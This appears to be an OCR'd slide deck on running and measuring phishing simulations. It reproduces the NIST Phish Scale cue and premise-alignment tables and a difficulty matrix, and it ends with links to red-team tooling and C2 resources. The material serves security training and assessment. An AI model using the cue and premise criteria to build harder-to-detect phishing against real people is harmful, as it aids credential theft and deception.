
Collecting Metrics

NIST Phish Scale




- Standardized method of grading
- Promotes "fairness" and transparency

How a "Grading" is Determined




Cue Type	Cue Name	Criteria for Counting
Error	Spelling and grammar irregularities	Does the message contain Inaccurate spelling or grammar use, including mismatched plurality?
	Inconsistency	Are there inconsistencies contained in the email message?
Technical indicator	Attachment type	Is there a potentially dangerous attachment?
	Sender display name and email address	Does a display name hide the real sender or reply-to email addresses?
	URL hyperlinking	Is there text that hides the true URL behind the text?
	Domain spoofing	Is a domain name used in addresses or links plausibly similar to a legitimate entity's domain?
Visual presentation indicator	No/minimal branding and logos	Are appropriately branded labeling, symbols, or insignias missing?
	Logo imitation or out-of-date branding/logos	Do any branding elements appear to be an imitation or out-of-date?
	Unprofessional looking design or formatting	Does the design and formatting violate any conventional professional practices? Do the design elements appear to be unprofessionally generated?
	Security indicators and icons	Are any markers, images, or logos that imply the security of the email present?
Language and content	Legal language/copyright info/disclaimers	Does the message contain any legal-type language such as copyright information, disclaimers, or tax information?
	Distracting detail	Does the email contain details that are superfluous or unrelated to the email's main premise?
	Requests for sensitive information	Does the message contain a request for any sensitive information, including personally identifying information or credentials?
	Sense of urgency	Does the message contain time pressure to get users to quickly comply with the request, including implied pressure?
	Threatening language	Does the message contain a threat, including an implied threat, such as legal ramifications for inaction?
	Generic greeting	Does the message lack a greeting or lack personalization in the message?
	Lack of signer details	Does the message lack detail about the sender, such as contact information?



Premise Alignment Elements	Scoring Criteria
1: Mimics a workplace process or practice	Does this element attempt to capture premise alignment with workplace process or practice for the target audience?
2: Has workplace relevance	Does this element attempt to reflect pertinence of the premise for the target audience?
3: Aligns with other situations or events, including external to the workplace	Does this element align to other situations or events, even those external to the workplace, lending an air of familiarity to the message?
4: Engenders concern over consequences for NOT clicking	Does this element reflect potentially harmful ramifications for not clicking raise the likelihood to clicking?
5: Has been the subject of targeted training, specific warnings, or other exposure	Does this element reflect targeted training effects that would lead to premise detection? Care must be taken to appropriately incorporate the training or warning specificity, as transfer of learning is quite difficult.

Determining the Final Difficulty



Cues Category	Premise Alignment Category	Detection Difficulty
Few (more difficult)	Strong	Very difficult
	Medium	Very difficult
	Weak	Moderately difficult
Some	Strong	Very difficult
	Medium	Moderately difficult
	Weak	Moderately to Least difficult
Many (less difficult)	Strong	Moderately difficult
	Medium	Moderately difficult
	Weak	Least difficult

VECTR from Security Risk Advisors

Key Concepts

- Customer kudos
- Conduct internal surveys
- Tooling consequences
- Practice!
- Continuous learning

Q&A / Resources

https://github.com/khast3x/Redcloud
https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki
https://www.ired.team/
https://github.com/A-poc/RedTeam-Tools
https://github.com/geeksniper/Red-team-toolkit
https://github.com/RedTeamOperations/Red-Infra-Craft/tree/main
https://github.com/SecurityRiskAdvisors/VECTR
https://mitre-attack.github.io/attack-navigator/
https://github.com/GhostManager/Ghostwriter
https://howto.thec2matrix.com/